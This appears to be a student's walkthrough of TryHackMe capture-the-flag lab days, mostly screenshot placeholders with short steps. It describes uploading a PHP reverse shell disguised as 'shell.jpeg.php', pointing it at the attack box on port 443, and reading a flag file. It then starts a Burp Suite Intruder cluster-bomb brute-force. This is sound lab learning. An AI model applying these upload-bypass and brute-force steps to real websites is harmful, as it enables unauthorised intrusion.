


Question 4



Use the terminal type in nano shell.jpeg.php to open the PHP reverse shell script




Scroll down and find the &ip and &port and change it to your attack box ip and the given port which is 443



Try to upload the supported type file into the website



Run the command `cat /var/www/flag.txt` and get the flag from here



Through process/Methodology:


We copy the IP address given and paste it into the web browser. It shows a webpage and it requires our id. After that, we copy our id and paste it into the search bar with the format `?id=ODIzODI5MTNiYmYw`. To determine the sources of the website that can be uploaded, we open up the web sources page to find out what kind of files can be uploaded here. We found that the files that can be uploaded for this website are jpeg, jpg, and png, so the answer should be images. The uploaded files can be found by using the directories given by Tryhackme. We found that all the uploaded files are stored in `/uploads/`. To capture the flag for this day we used the terminal and open up the PHP reverse script to reverse the shell. Then we scroll down to `&ip` and `&port` and change it to the attack box IP and the given port which is 443. After that, we uploaded the supported type file to the website. Lastly, we run the command `cat /var/www/flag.txt` to capture the flag of this day.

Day 3 Christmas Chaos


Tools used: Kali Linux, Firefox, BurpSuite

Question 1


Open up the webpage by using the given IP address




Open the BurpSuite application




Turn on the BurpSuite control on the web browser




Open BurpSuite and then open the proxy page to check whether the page going on smoothly or not




Go to the proxy page and right-click it and then click send to the intruder




On the intruder page select cluster bomb




Select the payloads option on the top



